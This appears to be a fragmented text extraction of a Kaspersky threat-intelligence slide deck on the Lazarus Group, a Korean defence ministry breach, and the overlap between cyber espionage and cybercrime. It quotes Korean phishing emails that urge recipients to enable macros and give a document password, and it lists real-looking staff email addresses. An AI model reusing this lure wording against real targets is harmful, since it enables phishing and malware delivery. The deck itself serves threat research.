
# Who is behind?

Korea MND Breached



# Who is behind?

Summary



# Lazarus? Who is them?

## The targets of the Lazarus Group

The most affected regions and countries by the Lazarus group malware

Lazarus Group is a highly malicious entity responsible for data destruction as well as conventional cyber-espionage campaigns targeting financial institutions, media stations, and manufacturing companies, among others, since at least 2009.



GREAT

KASPERSKY

GREAT

Global Research  
& Analysis Team

KASPERSKY



# Ambiguous Boundary

## Cyber espionage vs Cyber crime

	Cyber Espionage	Cyber Crime	Above case
Intention	<ul style="list-style-type: none"><li>▪ National profit</li><li>▪ Financial profit</li></ul>	<ul style="list-style-type: none"><li>▪ Financial profit and financial profit</li></ul>	<ul style="list-style-type: none"><li>▪ Interpark breach</li><li>▪ Global bank attack</li></ul>
TTPs	<ul style="list-style-type: none"><li>▪ Exploit</li><li>▪ Backdoor + @</li></ul>	<ul style="list-style-type: none"><li>▪ Exploit</li><li>▪ Trojan, Ransomware</li></ul>	<ul style="list-style-type: none"><li>▪ Exploit</li><li>▪ Trojan, Backdoor</li></ul>
Target	<ul style="list-style-type: none"><li>▪ Any enterprise / organization</li></ul>	<ul style="list-style-type: none"><li>▪ Unspecified individual / company</li></ul>	<ul style="list-style-type: none"><li>▪ Interpark breach</li><li>▪ Global bank attack</li></ul>

# Ambiguous Boundary

## Cyber espionage vs Cyber crime

[PDF] Targeted Ransomware No Longer a Future Threat - Intel Security  
[www.intelsecurity.com/.../Analysis\\_SamSa\\_Ransomware.pdf](http://www.intelsecurity.com/.../Analysis_SamSa_Ransomware.pdf) ▾ 이 페이지 번역하기  
Targeted Ransomware. No Longer a Future Threat. Analysis of a targeted and manual ransomware campaign. February 2016. By Christiaan Beek and Andrew ...

Targeted Ransomware Attacks Middle Eastern Government ...  
[researchcenter.paloaltonetworks.com](http://researchcenter.paloaltonetworks.com/.../Unit_42) › Unit 42 ▾ 이 페이지 번역하기  
13시간 전 - Recently, Unit 42 has observed attacks against multiple Middle Eastern government organizations using a previously unseen ransomware ...

Samsam may signal a new trend of targeted ransomware | Symantec ...  
<https://www.symantec.com/.../samsam-may-signal-new-trend-targ...> ▾ 이 페이지 번역하기  
2016. 4. 5. - A new crypto-ransomware variant may indicate a shift towards targeting businesses with malware that encrypts their files.

Ransomware Getting More Targeted, Expensive — Krebs on Security  
<https://krebsonsecurity.com/.../ransomware-getting-more-targeted...> ▾ 이 페이지 번역하기  
2016. 9. 15. - In an alert published today, the U.S. Federal Bureau of Investigation (FBI) warned that recent ransomware variants have targeted and ...

[PDF] Targeted Ransomware: The Next Evolution in ... - The Crypsis Group  
[www.crypsisgroup.com/.../CG\\_WhitePaper\\_Ransomware\\_FINAL...](http://www.crypsisgroup.com/.../CG_WhitePaper_Ransomware_FINAL...) ▾ 이 페이지 번역하기

 Mon 12/26/2016 3:05 PM  
jaehoo kim <[kimjaehoo0304@gmail.com](mailto:kimjaehoo0304@gmail.com)>  
한국장애인개발원 내부이메일 사항  
받는 사람 namju24@koddi.or.kr; namsh@koddi.or.kr; natsell@koddi.or.kr; salha@koddi.or.kr; shin@koddi.or.kr; sjh929@koddi.or.kr; soo014@koddi.or.kr

 Tue 12/27/2016 5:41 PM  
siho shin <[shinmiho0619@gmail.com](mailto:shinmiho0619@gmail.com)>  
한국언론진흥재단 내부이메일 사항  
받는 사람 qorrfh75@kpf.or.kr; research@kpf.or.kr; rina37@kpf.or.kr; shlee@kpf.or.kr; shyang@kpf.or.kr; skpark430@kpf.or.kr; unionbay@kpf.or.kr; webmaster@kpf.or.kr; weensen@kpf.or.kr

반드시 확인하시고 정확히 인지하셔서 불미익을 당하시는 일이 없도록 바랍니다

아직은 확정사항은 아니지만

미리 숙지하셔서 꼭 참고하시기 바랍니다

문서가 외부로 유출되서는 안되기 때문에

비밀번호를 설정하였습니다

비밀번호는 1234입니다

매크로 콘텐츠를 허용해야 문서 내용이 보이니 참고하시기 바랍니다


혹시나 문서가 외부로 유출 될 경우 차후 불미익을 받으실 수 있으시니

▶ 이 페이지 번역하기


매크로 콘텐츠를 허용해야 문서 내용이 보이니 참고하시기 바랍니다

이메일주소는 IS34입니다

# Ambiguous Boundary



# Cyber espionage vs Cyber crime



# Conclusion

- They are getting close to each others
- No points in distinguishing



# QUESTIONS

[seongsu.park@kaspersky.com](mailto:seongsu.park@kaspersky.com)

Global Research and Analysis Team  
KASPERSKY<sup>®</sup>



# Thank You